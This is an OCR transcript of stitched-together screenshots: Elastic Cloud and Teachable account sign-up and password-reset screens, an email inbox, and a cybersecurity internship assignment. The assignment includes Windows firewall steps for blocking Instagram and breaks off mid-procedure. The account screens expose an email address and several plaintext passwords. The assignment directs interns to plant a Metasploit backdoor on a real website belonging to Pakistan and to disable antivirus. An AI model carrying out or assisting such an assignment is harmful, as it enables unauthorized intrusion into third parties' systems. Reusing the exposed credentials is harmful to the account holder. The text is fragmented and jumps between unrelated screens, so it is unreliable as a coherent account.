

What would you like to do first?
Select a guide to help you make the most of your data.
Account & Billing
Log out
All
Search
Observability
Security
Set up vector search
Collect and analyze my logs
Detect threats in my data with SIEM
Build a semantic search experience
Monitor my application performance (APM / tracing)
Secure my hosts with endpoint security
Monitor my host metrics
Secure my cloud assets with cloud



elastic
Don't have an account?
Sign up
Log in
Email
gevefe3217@searpen.com
Password
Log in
Forgot password?
Or log in with
Google
Microsoft


elastic
Reset your password
Tell us the email for your account and we'll send a password reset link.
Email
gevefe3217@searpen.com
Reset password
Back to login


EC
Elastic Cloud
cloud-admin@ess.cloud.elastic.co
Date:
10-09-2023 19:51:34
Subject: Reset your password
elastic
Search. Observe. Protect.
Having trouble logging in? We received a password reset request from 157.47.116.9.
Open link in new tab
Open link in new window
Open link in incognito window
Save link as...
Copy link address
Get image descriptions from Google
Inspect
This link is valid for two hours.
Kind regards,
The Elastic Team
elastic


elastic
Set your password
New password
Asdfg@123.
Update password and login


Welcome to Elastic Cloud
Dedicated deployments
Create deployment
Deployment
Status
Version
Cloud provider & region
Actions
a
Healthy
8.9.2
GCP - Iowa (us-central1)
Open
Manage
Support
Search the Knowledge Center...
Having some trouble? Check out our documentation or reach out to us.
Contact support
Training
Get started with our free training
Build essential skills and learn Elastic with free introductory training in the Elastic Learning Portal
Elastic Learning Portal
News
4 steps UK government can take to reduce legacy IT and streamline budget
SEPTEMBER 8, 2023 New!
Elastic Stack 8.9.2 released
SEPTEMBER 6, 2023 New!
Troubleshooting guide: Solving 6 common issues in Kibana Discover load
SEPTEMBER 6, 2023 New!
Community
Join an ElasticON event
Hear success stories, lessons learned, tips, tricks, best practices, and funny anecdotes from...


elastic
Set your password
New password
IkjK!6758895
Update password and login

Django course for all skill levels

Already have an account? Log in

Sign Up

Sign up with email

Continue with Teachable

Yes, Dennis Ivy can email me with promotions and news. (optional)

By signing up, I agree to Dennis Ivy's Terms of Use & Privacy Policy, and the Terms of Use & Privacy Policy of the learning platform.

Sign Up

Full Name

geve

Email


gevefe3217@searpen.com


Password

123456


Sign up

Already have an account? Log in


Please confirm your email to fully activate your account. You can do this by clicking the link in the email confirmation we sent you
Edit Profile
Membership & Subscriptions
Purchase History
Add / Change Credit Card
Address
Contact
Log Out
Category: All
Author: All
Find a product
Notes List
REACT COURSE
Django 2021
The Complete & Interactive Django Course for all Skill Levels
Dennis Ivy
$19.99
React Notes App & Crash Course
Learn React while building a cool notes application
Dennis Ivy
$14.49


Edit Profile
Membership & Subscriptions
Purchase History
Add / Change Credit Card
Address
Contact
Log Out
Please confirm your email to fully activate your account. You can do this by clicking the link in the email confirmation we sent you. Resend email
Profile
Full Name
geve
Edit
Email
gevefe3217@searpen.com
Edit
Password
••••••••••
Change
Profile Image
We use Gravatar.com to set your profile images. To change your profile image, create a Gravatar account.
Linked Accounts
Log in with Teachable
Link
Notifications


Copy
Refresh
Change
Delete


RADISSON HOTELS
Up to 25% off
LOOK AHEAD. BOOK AHEAD.
Creative Cloud
Make it with Creative Cloud.
Apps for photography, design, video, and web from US$9.99/mo.
Join now
SENDER
SUBJECT
VIEW
Dennis Ivy
notifications+eab43815@em.teachabl...
Confirm Your Account
The Elastic Team
ecloud@elastic.co
Welcome to your Elastic Cloud trial
Tamara Rosini
rosini.tamara@elastic.co
Meet your Elastic Technical Advisor
RADISSON HOTELS
Up to 25% off
LOOK AHEAD. BOOK AHEAD.

➔TASK-10

I. Perform a backdoor on a target website using Metasploit tool and prepare a clear documentation. Note: Target website should belong to Pakistan II. Turn off the antivirus and block Instagram web application and a standalone application by changing the rules of firewall and prepare a clear documentation. Note: Standalone application might be any application which has been installed in your laptop.

TASK---10

Cybersecurity Internship

Task➔10

-ST#IS#6119

****I. Perform a backdoor on a target website using metasploit tool and prepare a clear documentation.**


Note: Target website should belong to Pakistan.

** II.** Turn off the antivirus and block Instagram web application and a standalone application by changing the rules of firewall and prepare a clear documentation.


Note: Standalone application might be any application which has been installed in your Laptop.

⇨ *STEPS for blocking the Instagram web application:-*


- Open any browser and search Instagram website.




- For blocking this Instagram webpage first open search bar and type Windows Defender Firewall with Advanced Security.
- next we have to set 2 new rules i.e. 1 inbound rule and another outbound rule for blocking the web application.




**Select new rule in actions otherwise right click on the inbound rule and select new rule.




In rule type: select custom and click on next.



Click on next without making any changes.




Now we get the scope page. here select “These IP address” in the customize the interphase types to which this rule apply settings.



Click on next without making any changes.

